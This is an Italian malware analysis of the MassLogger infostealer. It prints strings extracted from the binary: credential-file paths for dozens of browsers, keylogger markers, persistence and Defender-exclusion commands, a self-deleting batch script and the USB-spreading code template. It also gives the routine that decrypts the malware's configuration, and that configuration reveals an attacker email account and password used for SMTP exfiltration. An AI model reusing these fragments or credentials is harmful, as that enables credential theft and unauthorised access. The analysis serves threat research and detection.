4796: {0}\FileZilla\recentservers.xml
4862: {0}\FileZilla\sitemanager.xml
4924: \key4.db
4944: \logins.json
4972: "hostname":"
5000: ","
5010: encryptedUsername":"
5054: ","encryptedPassword
5098: encryptedPassword":"
5142: ","guid
5160: [^\u0020-\u007F]
5196: metaData
5216: nssPrivate
5240: ObjLists
5260: Data
5272: sha1
5284: ComputeHash
5310: Key
5320: Resize
5336: Copy
5348: Length
5364: a11
5374: a102
5386: Mozilla
5404: Firefox
5422: Profiles
5442: Application: Firefox

5488: Thunderbird
5514: Host:
5530: Application: Thunderbird

5584: BCrypt.BCryptDecrypt() (get size) failed with status code: {0}
5712: BCrypt.BCryptDecrypt(): authentication tag mismatch
5818: BCrypt.BCryptDecrypt() failed with status code:{0}
5922: BCrypt.BCryptOpenAlgorithmProvider() failed with status code:{0}
6054: BCrypt.BCryptSetAlgorithmProperty(BCrypt.BCRYPT_CHAINING_MODE, BCrypt.BCRYPT_CHAIN_MODE_GCM) failed with status code:{0}
6298: BCrypt.BCryptImportKey() failed with status code:{0}
6406: BCrypt.BCryptGetProperty() (get size) failed with status code:{0}
6540: BCrypt.BCryptGetProperty() failed with status code:{0}
6652: ObjectLength
6680: ChainingModeGCM
6714: AuthTagLength
6744: ChainingMode
6772: KeyDataBlob
6798: AES
6808: Microsoft Primitive Provider
6868: Chrome
6884: \Google\Chrome\User Data
6936: Opera
6950: Opera Software\Opera Stable
7008: Yandex
7024: Yandex\YandexBrowser\User Data
7088: 360 Browser
7114: \360Chrome\Chrome\User Data
7172: Comodo Dragon
7202: Comodo\Dragon\User Data
7252: CoolNovo
7272: MapleStudio\ChromePlus\User Data
7340: SRWare Iron
7366: Chromium\User Data
7406: Torch Browser
7436: Torch\User Data
7470: Brave Browser
7500: BraveSoftware\Brave-Browser\User Data
7578: Iridium Browser
7612: \Iridium\User Data
7652: 7Star

7666: 7Star\7Star\User Data
7712: Amigo
7726: Amigo\User Data
7760: CentBrowser
7786: CentBrowser\User Data
7832: Chedot
7848: Chedot\User Data
7884: CocCoc
7900: CocCoc\Browser\User Data
7952: Elements Browser
7988: Elements Browser\User Data
8044: Epic Privacy Browser
8088: Epic Privacy Browser\User Data
8152: Kometa
8168: Kometa\User Data
8204: Orbitum
8222: Orbitum\User Data
8260: Sputnik
8278: Sputnik\Sputnik\User Data
8332: uCozMedia
8354: uCozMedia\Uran\User Data
8406: Vivaldi
8424: Vivaldi\User Data
8462: Sleipnir 6
8486: Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
8592: Citrio
8608: CatalinaGroup\Citrio\User Data
8672: Coowon
8688: Coowon\Coowon\User Data
8738: Liebao Browser
8770: liebao\User Data
8806: QIP Surf
8826: QIP Surf\User Data
8866: Edge Chromium
8896: Microsoft\Edge\User Data
8948: logins
8964: origin_url
8988: username_value
9020: password_value
9052: v10
9062: v11
9072: \Default\Login Data
9114: \Login Data
9140: Profile
9158: \Local State
9186: "encrypted_key":"(.*?)"
9236:

[
9246: yy/MM/dd
9266:] [Clipboard]

9300: NA
9308: [
9314:]
9320: Space
9334: Return
9350: Escape
9366: Back
9378: Tab
9388: [SPACE]
9406: [ENTER]
9424: [ESC]
9438: [Back]
9454: [Tab]
9468:

9476:] [
9488: ???
9498:
Binder
9532: Run Once
9554: Done!
9570: Error!
9588:
Bot Killer
9630: Software\Microsoft\Windows\CurrentVersion\Run
9724: Software\Microsoft\Windows\CurrentVersion\RunOnce
9826: Killed : {0} malware
9870: wscript.exe
9896:
Downloader
9938: GET
9948: .vbs
9960: CreateObject("WScript.Shell").Run "
10034: ", 0
10046: CreateObject("Scripting.FileSystemObject").DeleteFile("
10160: ")
10168: Start-Process -FilePath '{0}'
10230: ran successfully
10268: error!
10288: /K START "" "
10318: " & EXIT
10338: runas
10352:
USB Spread
10394: Driver:
10414: Infected files:
10450: Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
10572: Hidden

```
10588: HideFileExt
10614: .ico
10626: using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.InteropServices;

[assembly: AssemblyTrademark(" % Lime % ")]
[assembly: Guid("%Guid%")]

static class %LimeUSBModule%
{
   public static void Main()
      {
         try
         {
            System.Diagnostics.Process.Start(@"%File%");
         }
         catch { }
         try
         {
            System.Diagnostics.Process.Start(@"%USB%");
         }
         catch { }
      }
   }
11706: %File%
11722: %USB%
11736: %Lime%
11752: %LimeUSBModule%
11786: %Guid%
11802: System.dll
11826: CompilerVersion
11860: v4.0
11872: /target:winexe /platform:anycpu /optimize+
11960:  /win32icon:"
11990: .ico"
12004: .scr
12016: ABCDEFGHIJKLMNOPQRSTUVWXYZ
12072: Trademark -
12100: $
12106: $LimeIcons
12130:
### Search And Upload ###
12186: SearchAndUpload.zip
12228: Path:
12244: Files count: {0}
12280: Add-MpPreference -ExclusionPath '
12350:
### WD Exclusion ###
12396: Not running as admin!
12442:
### Window Searcher ###
12494: Running! (
12518: )
12524: .jpg
12536: WindowSearcher
12568: Start-Sleep -Seconds 2; Remove-Item -path '
12658: /c schtasks /create /f /sc onlogon /rl highest /tn
12764:  /tr '"
12782: "' & exit
12804: \nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS
12900: :Zone.Identifier
12936: .bat
12948: @echo off
12970: timeout 3 > NUL
13004: START "" "
13028: CD
13038: DEL "
13052: " /f /q
13070: xp
13078: Select * from Win32_ComputerSystem
13150: Manufacturer
13178: microsoft corporation
13224: Model
13238: VIRTUAL
13256: vmware
13272: VirtualBox
13296: SbieDll.dll
13322: Xeon
13334: Microsoft Basic Display Adapter
13400: ######################################################################

13536:
### Logger Details ###

13588: User Name:
13614: IP:
13626: Location:
13650: OS:
13662: CPU:
13676: GPU:
13690: AV:
13702: Screen Resolution:
13744: x
13750: Current Time:
13782: MassLogger Started:
13826: Interval: {0} hour

13868: MassLogger Process:
```

13912: MassLogger Melt:
13950: MassLogger Exit after delivery:
14018: As Administrator: {0}

14066: Processes:

14092: Name:
14106: , Title:
14126: Control Panel\International\Geo
14192: Nation
14208: select * from Win32_OperatingSystem
14282: Caption
14300: True
14312: 64bit
14326: False
14340: 32bit
14354: SELECT * FROM WIN32_PROCESSOR
14416: Name
14428: select * from Win32_VideoController
14502: http://api.ipify.org
14546: \d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}
14618: 127.0.0.1
14640: root\SecurityCenter
14682: root\SecurityCenter2
14726: SELECT * FROM AntivirusProduct
14790: displayName
14816: Err HWID
14836: x2
14844: .
14850:
Email Delivery
14900: MassLogger |
14930: @
14936: zip attachment
14968: /
14974: STOR
14986: Content-Type
15014: application/zip
15048: POST
15060: SXJpZHJja3dmdnlpaWFrZGViaHFha2lmdmtvZXZ2bWI=
15152: Ey6liNl9k9M7HuyBaz1efyyzH7dL2Jr8+1nxJmIesVhMSQdumiyjdszSFOmXZpSheF7mOV9/SnW88QHsUQO0GZBIu6rGndA5XW1UDE/x7ck=
15372: tFmk66NThpcIyCzh9TNop/xFkY75k8brbu9EC34TqOQn/N7AiLRRWE1/R+/WXoY7VP6tip7lytufY8Vy+NidTg==
15552: asMQDZHWz7EnJSFPgu1xYKdbWB7Rd5+XwJjeq4GcJpuaqUyWNg+mIdt09pa20ZqJ5rdu9zu9sEHsQ1JpBY6WtQ==
15732: FTb/a3L37dY1sLsrbXQXCRFFOkt/g51NINmah9A1FVXwS7uZcypHXyGP08bEnMxAlryvdnVLftWorgniPKCedg==
15912: q/V+0te0q5y6Ozp5enihJ00hyHD18j3OAKqJd2YF19rZ6KYv3K+jgKXlMwW9hDUpG0MUUU8GJk9aUMomIrappw==
16092: vpWAAWCfaU1Omgu/+zIGGuMd4/Q+RjiqxY9HLT9pZhER5vn3ad3hH+lvH0y0+k04lST40XQdo5duC8o9JRcNEA==
16272: IR0sX2NUKuc7Qfs5KeTWQ2rDtvL0S2qaRXCgMngxkEhYrKqHgg01owYS0TwAg3zFMpBzje2mJ/LZa6b0FzvYMA==
16452: wu/JLGbA/2m4/9lshRB3fHDf4pGa45XB/YAME/Vh2JNsMBDea464GrwZiplZ3sv7eCkzDmLHvbuMWPIZQKzlD4YGaQNtthtKZirq/NUUHZA=
16672: FU/SawVTWEabeIGrswOnEofBwSklU3Z6EvojJaRvgfb8jdWmB0NxzDfZlj6E/rAtrF/Em8Ww1HlOR6kGTKTWC76kIq3qXguVpa2sXCWB/bQ=
16892: IP/Dncd9J3gQYjpnqSoDvZ7n2Ge7rALzm5+gfiW4ILSXYt5+fmdT9Zi9+bmDMoA04LhNuoMjjg+83d9r7d254A==
17072: 8NJq71Pzam3H7vDa29DbrkU25RvQZjHWfOcVplj8IHIsHWh7v/gR5yJNQ6UQIZw5lDHruYPrZC2L5k5jBwHB7Q==
17252: ZKSNJSJ4p2YsPRweT8eHgGLNhjkDXnEdmzal7t9MW9bmQeyqRjpStqYFQ/8ay6RDsFhcSKTpkc92M76oGJKirA==
17432: B+f6DT8hJ57mHRn30iQg/yR6n0F0JUibyUtyUTDoLLaYJIY1E2oW9lP2GiCjDDbx8OJ7cDiJufijpKSCuoe4oKjPeGlueqvOYy8OQ7lq6bI=
17652: CnLXWgW7YbzjgeAUD1TElmgBL0ZNFKoH1Y1YYrs4WzMZwFGWOm/l7V+VDGOlaw7ysN+7SuD2au9GPHCsV4MzeA==
17832: xscI7wzXNp3+aEjKf8Q7rvfwAjSYh/L11EA9iIl57g+n4UgldNIS/siv4xnNuzEGfP68VAFFaKYtCm3pui1VY6y0akB7MoQEuzfO8bnVji6Mu0QaHurFwo2Vze3heBkV
18092: ckBmnWnfOMy9yXAp1E9KGhraU/Bf6Bo+uLTZY7q7fja0V6X27i2RYZeiUPjCaZE1Qxk5m6urdMDYUfiC6eSv4w==
18272: nHX1G7O2KgllOFKRItW3CkCgVJYX2bQH1KyOR7VDvrWt4pz7km7jwvSc+D7YOKfKdk1fVTsooN3HzBwKWYLMHA==
18452: 1FHFeuMET/1E2l5p045VBQMvL5/H4NVhc+0SMk+dbohMtReU4Y2egSg2lESFJZGNGeizgfTA66odbCmNBJFPAg==
18632: +S9j3f4d0rWWj9qi6ocytuCeXEdPZARuzO7Se9KpRvnu9wlMCCdB54P5bZtdPZPeJqBZq3OUM7gbZ4Hh4qAWqA==
18812: 0YJ8UPOJC5/fouptafyYURajKzPML1vCR16xdB8XFgOXcUfhZqqmz/L0RNow5us1shT5lM2Z7+ozgBBYouilXQ==
18992: 6D4hDdtqUcrQ+tT5EDRg9fCQzfhmpzrAmhKJZkDVRRDaKtQBVrDxx6z6t548R+Rl+ZE+QSKh3ba5tnwXBEegxw==
19172: IUlsoyRqIe6g+7tedXIkIAKqRpnEIumigrLD7iFHD7iTV+2YDe4CkonEyMzEe9jv5sxs43V9EuGvnDBygncuuw==
19352: YayDonNI+RAaVUWj2tpnBDoOqxFJ9A8CXWJ/DLwUllw3F8Rn4noF17hZ7qQjNF+BB20eNkCLT45bjYz3rDvSBQ==
19532: WLJWI8s04tHCgDwok6sYw4TgBboyQRVr0hTchA596qzQeNhWZWRyWBkYNDls2FBaGEToBF5RKAdR1+w3lXnRFg==
19712: idFmQ/aonYD6PoYeooTQCThsbioR4x64JUpKTepsriJ4PSa4bYTqHnzxbFjBlTN4cttHAEgoGZd228dTctNrg==
19892: zaVnBfrTNDVaQ3htX8Pm0o82d7dzGT5j/uuClWd1pf7ID69cALM+nEPauIwYkdMW+TxYY/AtcIvFy6eMSDLGxA==
20072: QL/U8kmLblyQi2z7AhZarRmt7yoMuitR3f6et6t8W1w9/gS6lpMJJsxA9ByjFM4p0IKNxRw3HpNn2ptkRQCCnw==
20252: 9m1gy6YNy1nHb6CkDVkNP4rn3iynisfALsDSH7d9dkvW6SfgzoYOMtY0uEIsGwC6im4nMmKtseWNpaifcGff9Q==
20432: nzGxhXHeTthKFwQF7/F7F9Bok7JbX3HHj6MaS8U27k9OaSxDiBK4vrq+ol4o6XQ/073ooqkAk0OImYn1ya/Hhw==
20612: aEhzus4KglISe2XJuEb0FYxoPs6urmvFNwwHV36j9PeDS7YD/2yDCsMYL5htyAdMcYSn5VxhBxZco7+hSWvtTg==
20792: +cf+DrXjkv9Sj8yMtWlGNqE1bdA2puFo0YfkmoWmgdiD/jN4BACw5Fmu3t/7MQJyZZOCS6NMC8eholGg+aLPHQ==
20972: UYDZSzuj6YUGfvocv2ahSvxSgdyRZxD8L5/W4FTYKoVFTJ9KJky9Ho9FEXYJ9JhrT602x0ooKbQFAysFocufyg==
21152: BiLK3GYh2a5roTEd6Hfy/PDC0vYk+TExOXhVL5N3xyhm7okC/U0Yavf2StKHKlrA2kvtXXHXsMaDnolX5/lYnw==
21332: 9MHNkgTieS71A3d5NCExZGl38k+l8fT6t8DcipnmXE7yi9SWIxD+Ut9K/8Z0lTYgdwiy/oXTcddnNFToGM1vaA==
21512: xYV7wsE+vNYz3fuFFxXwIFFaTTqbjdOa80mAPPC8Q0bsrPFtvOwJwOEjAOZ+b6IyZLO3eSDDRcoWREbAzrzO8g==
21692: is+DZj4TtEZGlhpOh5dfmrndM2bMnuzxQfo04CLNuTX54780iMatlFn1UR+oxBT39Ugu7HCU6m3f6XY/rfKs4A==
21872: u5grhJcHlhfkINM7tUpEN9Rg6isuEWf3cATKfPYI9QH7z0gNu2lZY+2wTdRIzGmqTi0m826SVuPvQU61O6KGWA==
22052: Qjq9TfWA6qQUXW9iy18CINAgCvsuodnjPFEi7yhWoWBEuSffJ8BrL7+3etzFvRmrIREA7gpb8E5rY9ku8hnvOQ==
22232: tnJ/iJqejMImHZz021CjxrgIXDoG5KpTXSJc3UAoqi+OKQ7eSWMb5DO7ER5fISFNROjHmwihYY5Cy33W75XiFA==
22412: SEi41b2nYg91ru01AQpcoTtxEPINkVGRPrxE/4Yzozq5A9AvGadyUioIqUeqVqXhoZilRyMfk6t/Eklw/jg4QA==
22592: ZGITnwV+rURpF6YECPodrNDrbqAqB1TJif7c3/JJdDPR3Cq66XlAV09/y+o+6Zt+Ug+eGIh/obDKdqEQcUES7g==
22772: +lqlV+TQcIHWlU/OgIUI5oMcFh/8F+Xn+mS5s0iIGIiUnc4szhrTQSv01dNpN2iwdSQ5ljOwj4f1xTG/3glQwg==
22952: mPLc8gwF0l2+ilCC/K7miu5bx+7j2WeN9tqPC5BefaZhNKb2H2nlnyDiJF9Dn3l5bxZYAA67BSUU37TNFOa4RA==
23132: 2fc/2N/QYLdcTA26AZconzW5Bh2pJKw6LZYDuiWEq0FUEIbaQdGB1dFYOJFIGBSeIc0BW803rI5ykgieoKxsjA==
23312: 0GnHBGDjSzmetHt/7I3vTxcOrSPimLzEPdJRXJoU93srVvkscctp9AbLqw5Q2O5SCUt5XOkaIlEKU/IzEG/otg==
23492: qrqeuNaFzOQI13ZxeoqcqNfrOOWDPtotcU0mLCzBTYpFm9jQyJvAJ55KrHaUI+tNqqQDI7JDfz/IdvwL9fzmNg==
23672: SPkO37NBvcWIkUjA6FM/sJmosH63mKJpRrLv9fNAkJOYfujbm1ePAIxJXA/c1ef8isS+rFguzYWPI1RnUVkEzQ==
23852: 3IoVugy9iXoJdwhzM0tGxOKTm6Rvs1AanaQQhTmslJHkT6vmnA88ICx4xtLOdGCELYc3/3Iv0uVioTPc2Un/GIqMw2oOOZ+Z16z0pRNEZb4=
24072: jeck9WWIartC6YkYoPyhzLsV45kCUBs9h5gN/zVFSJn46pBVWyuh0bx8MSXR+4LHcXQhpb5HZwetAHWAMKhZtg==
24252: HWpt88UNbGECWgHND1ObpqXjHr3VWyqEXZ688KaDV0veaL3G/Ys4fQtdaHtQirxZvL8DQWSWx2vuIjeAgPEVow==
24432: HtJMEv5UYNbSniZi84RAmCSOEu0FXQjJx/d9yp44ip4R4AveWwAWkwPVTL3ITF/o6pdU4PF952YqyvyjTwSTnA==
24612: IMf5y0qbdf6Pbk+zlVqCKTxs4RhbBIpqAarN6J12pawKXubGooDk2t/45vfNUC3GUmV7eI/S5jKR/c/0txhLESZIEOhBrQXz7pxU/2s6o4M=
24832: input can not be null.
24880: Invalid message authentication code (MAC).
24968: .compressed
24994: costura
25012: costura.costura.dll.compressed
25076: iconlib
25094: costura.iconlib.dll.compressed
25158: ionic.zip.reduced

```
25196: costura.ionic.zip.reduced.dll.compressed
25280: newtonsoft.json
25314: costura.newtonsoft.json.dll.compressed
25394:
25402:
```

E’ possibile notare i programmi le cui credenziali sono esfiltrate. Le modalità di invio ai criminali (tramite FTP o tramite SMTP), il codice usato per l’”infezione” dei dispositivi USB, placeholder per I caratteri non stampabili (per il keylogger) ed altro ancora.

Di interesse sono una serie di stringhe in base64, la prima si converte in una stringa di caratteri alfabetici le altre invece danno dati binari.

Stringhe segrete

Si tratta delle stringhe segrete. La classe ns46.Class51 contiene infatti il seguente codice in cui la configurazione del malware è decifrata:

```
public static bool smethod_0()
    {
        Class51.Key = Delegate96.smethod_0(Delegate50.smethod_0(Delegate50.delegate50_3), Delegate94.smethod_0(Class51.Key, Delegate94.delegate94_0), Delegate96.delegate96_0);
        bool result;
        for (;;)
        {
            IL_116:
            Class52 object_ = new Class52(Class51.Key);
            Class51.Version = Delegate281.smethod_0(object_, Class51.Version, Delegate281.decrypt);
            Class51.FtpEnable = Delegate281.smethod_0(object_, Class51.FtpEnable, Delegate281.decrypt);
            Class51.FtpHost = Delegate281.smethod_0(object_, Class51.FtpHost, Delegate281.decrypt);
            Class51.FtpUser = Delegate281.smethod_0(object_, Class51.FtpUser, Delegate281.decrypt);
            Class51.FtpPass = Delegate281.smethod_0(object_, Class51.FtpPass, Delegate281.decrypt);
            Class51.FtpPort = Delegate281.smethod_0(object_, Class51.FtpPort, Delegate281.decrypt);
            Class51.EmailEnable = Delegate281.smethod_0(object_, Class51.EmailEnable, Delegate281.decrypt);
            Class51.EmailAddress = Delegate281.smethod_0(object_, Class51.EmailAddress, Delegate281.decrypt);
            Class51.EmailSendTo = Delegate281.smethod_0(object_, Class51.EmailSendTo, Delegate281.decrypt);
            Class51.EmailPass = Delegate281.smethod_0(object_, Class51.EmailPass, Delegate281.decrypt);
            Class51.EmailPort = Delegate281.smethod_0(object_, Class51.EmailPort, Delegate281.decrypt);
            Class51.EmailSsl = Delegate281.smethod_0(object_, Class51.EmailSsl, Delegate281.decrypt);
            Class51.EmailClient = Delegate281.smethod_0(object_, Class51.EmailClient, Delegate281.decrypt);
            Class51.PanelEnable = Delegate281.smethod_0(object_, Class51.PanelEnable, Delegate281.decrypt);
            Class51.PanelHost = Delegate281.smethod_0(object_, Class51.PanelHost, Delegate281.decrypt);
            Class51.ExitAfterDelivery = Delegate281.smethod_0(object_, Class51.ExitAfterDelivery, Delegate281.decrypt);

            Class51.SelfDestruct = Delegate281.smethod_0(object_, Class51.SelfDestruct, Delegate281.decrypt);
```

Il metodo target del delegate che effettua la decifratura è offuscato, ma con un po’ di pazienza è possibile decifrarlo.

Il formato delle stringhe base64 è piuttosto semplice:

```
struct sstring_t
{

  uint8_t hmac_sha256[32];
  uint8_t IV[16];
  uint8_t chiper_text_aes256_cbc_pkcs7[];
};
```

La chiave dell’autenticazione HMACSHA256 e di decifrazione è derivata dalla password (la stringa alfabetica di prima) e da un salt fisso.
Per la decifratura è stato riscritto il metodo:

```
private static string decrypt(string str)
{
    byte[] data = Convert.FromBase64String(str);
    byte[] salt = new byte[32]{0xbf, 0xeb, 0x1e, 0x56, 0xfb, 0xcd, 0x97, 0x3b, 0xb2, 0x19, 0x02, 0x24, 0x30, 0xa5, 0x78, 0x43,
```

```
        0x00, 0x3d, 0x56, 0x44, 0xd2, 0x1e, 0x62, 0xb9, 0xd4, 0xf1, 0x80, 0xe7, 0xe6, 0xc3, 0x39, 0x41};
    if (key == null)
    {
        Rfc2898DeriveBytes db = new Rfc2898DeriveBytes("Iridrckwfvyiiakdebhqakifvkoevvmb", salt, 50000);
        key = db.GetBytes(32);
        authKey = db.GetBytes(64);
    }

    MemoryStream ms = new MemoryStream(data);
    MemoryStream outMs = new MemoryStream();
    AesCryptoServiceProvider cp = new AesCryptoServiceProvider();
    cp.KeySize = 256;
    cp.Padding = PaddingMode.PKCS7;
    cp.Key = key;

    byte[] IV = new byte[16];
    ms.Position = 32;
    ms.Read(IV, 0, 16);
    cp.IV = IV;

    HMACSHA256 hmac = new HMACSHA256(authKey);
    byte[] hash = hmac.ComputeHash(ms.ToArray(), 32, ms.ToArray().Length-32);
    CryptoStream cs = new CryptoStream(ms, cp.CreateDecryptor(), CryptoStreamMode.Read);
    cs.CopyTo(outMs);
    byte[] arrOut = outMs.ToArray();
    return Encoding.UTF8.GetString(arrOut);
}
```

Il risultato sono le stringhe per la configurazione del malware (tra cui, in questo caso, l'account e la password per l'invio delle e-mail):

```
Version =       MassLogger v1.3.5.0
FtpEnable =     false
FtpHost =       ftp://127.0.0.1
FtpUser =       Foo
FtpPass =
FtpPort =       21
EmailEnable =                   true
EmailAddress =                  sender@flood-protection.org
EmailSendTo =                   obo@flood-protection.org
EmailPass =     kelex2424@
EmailPort =     587
EmailSsl =      False
EmailClient = mail.flood-protection.org
PanelEnable = false
PanelHost =     http://example.com/panel/upload.php
ExitAfterDelivery =             false
SelfDestruct = false
Mutex =         Fdvwd
EnableMutex =                   true
EnableAntiSandboxie =           false
EnableAntiVMware =              false
EnableAntiDebugger =            true
EnableWDExclusion =             false
EnableSearchAndUpload =         false
EnableSpreadUsb =               false
EnableKeylogger =               false
EnableBrowserRecovery =         true
EnableScreenshot =              false
EnableForceUac =                false
EnableBotKiller =               false
EnableDeleteZoneIdentifier =                    false
EnableMemoryScan =              true
EnableAntiHoneypot =            true
ExectionDelay =                 10
SendingInterval =               4
EnableDownloader =              false
DownloaderUrl =                 Qzwslyh
DownloaderFilename =            Nprep
DownloaderOnce =                false
EnableBinder =                  false
BinderBytes =
BinderName =                    Hiugh_Agdfoop
BinderOnce = false
EnableInstall =                 false
InstallFolder =                 %AppData%
InstallSecondFolder =           Goqpdfsq
InstallFile =   Aqdpp
SearchAndUploadExtensions =                     .jpeg, .txt, .docx, .doc,
SearchAndUploadSizeLimit =                      500000
SearchAndUploadZipSize =        5000000
EnableWindowSearcher =          false
WindowSearcherKeywords =                        youtube, facebook, amazon,
```

Funzionalità

L’analisi del malware è superficiale, le funzionalità sono dedotte dalle stringhe e dall’analisi a seguito di queste quando non chiare.

- Il malware recuperva informazioni generiche dal computer (processi, scheda grafica, prodotti AV, nome OS, memoria, IP, uptime e simili)
- Trafuga le credenziali dei seguenti programmi:
  - Pidgin
  - FileZilla
  - Discord
  - NordVPN
  - Outlook
  - FoxMail
  - Thunderbird
  - QQ Browser
  - FireFox
  - Chromium
  - FoxMail
  - Telegram Desktop
  - Chrome
  - Opera
  - Yandex Browser
  - Comodo Dragon
  - CoolNovo
  - ChromePlus
  - SRWare Iron
  - Torch Browser
  - Brave Browser
  - Iridium Browser
  - 7Star
  - Amigo

    - CentBrowser
    - Chedot
    - CocCoc
    - Elements Browser
    - Epic Privacy Browser
    - Kometa
    - Orbitum
    - Sputnik
    - uCozMedia
    - Vivaldi
    - Sleipnir
    - Citrio
    - Coowon
    - Liebao Browse
    - QIP Surf
    - Edge Chromium
    - Edge
- Keylogger e clipboard grabber.
- Può persistere al riavvio creando un task o usando il registro di sistema.
- Crea un file di log con le azioni intraprese.
- Download di file ed esecuzione tramite script VBS.
- Può terminare tutti I processi avviati da registro (solita chiave, ...*Current**Version**Run*) che non hanno una finestra visibile.
- Funzionalità “binder” che esegue un payload contenuto nella configurazione. Non è chiaro a cosa serva in quanto non è presente nel campione rilevato.
- Si può aggiungere come eccezione a Windows Defender.
- Infezione di dispositivi USB tramite LimeUSBModule.
  Copia tutti i file nella root di un dispositivo USB in una sottocartella e li sostituisce con degli eseguibili .NET (compilati al volo) che hanno lo stesso nome e la stessa icona. Questi eseguibili lanciano il malware appositamente copiato nel dispositivo.
  Viene configurato *explorer.exe* per non mostrare le estensioni ed i file nascosti, ma questo ha effetto sul computer della vittima corrente, per cui non è chiaro perchè venga fatto.

- Search and upload. Cerca in una data directory tutti i file con estensione configurabile (in questo caso *.jpeg*, *.txt*, *.docx* e *.doc*), li zippa e li manda al “C2” (ovvero su FTP o per e-mail).
- Può rilevare finestre con determinati titoli (in questo caso *youtube*, *facebook* ed *amazon*) e farne degli screenshot.
- Ha i classici controlli anti VM ed anti sandbox.
- Dispone di un flag anti honeypot ma non è mai usato.

MD5

```
63ea2bdd65473cda2b943266aecff932  Accent.exe
e5147c25eede762220eed5136b8e1145  OBOMassLoggerBin.exe
f7baeb4b67f4453df032ff5affd279cf  sefresf.exe
a80023d0d9acd1d8baa719de3c9f3f9d  tgrdcgd.dll
```

SHA1

```
2b098a0c6b9ae5739de7faee4dc8261317e7088d  Accent.exe
2dc2550b9f853f490848d750b6217d666efe62a9  OBOMassLoggerBin.exe
e6bb33716b5de2d67aae18197b41fde3250daf7d  sefresf.exe
68793e8e378e36b1775fb5882b0b7b1aaf456ddc  tgrdcgd.dll
```

SHA256

```
cc526c8111fe0d429fe07e1e52db489358921b09036a6b4683f388ee1090a7c8  Accent.exe
7db82e2bbb685537379e9e61af84430e858689e6ba53053c212155d99e2507f8  OBOMassLoggerBin.exe
a67aacab8e68a1929ca73aaac49492173c9060f47ad1b67adcc0ec242d972667  sefresf.exe
1b30e8d422017aa4eee1410b55d9ca60bdb4ddd96b66758e3a3088f9f03d8336  tgrdcgd.dll
```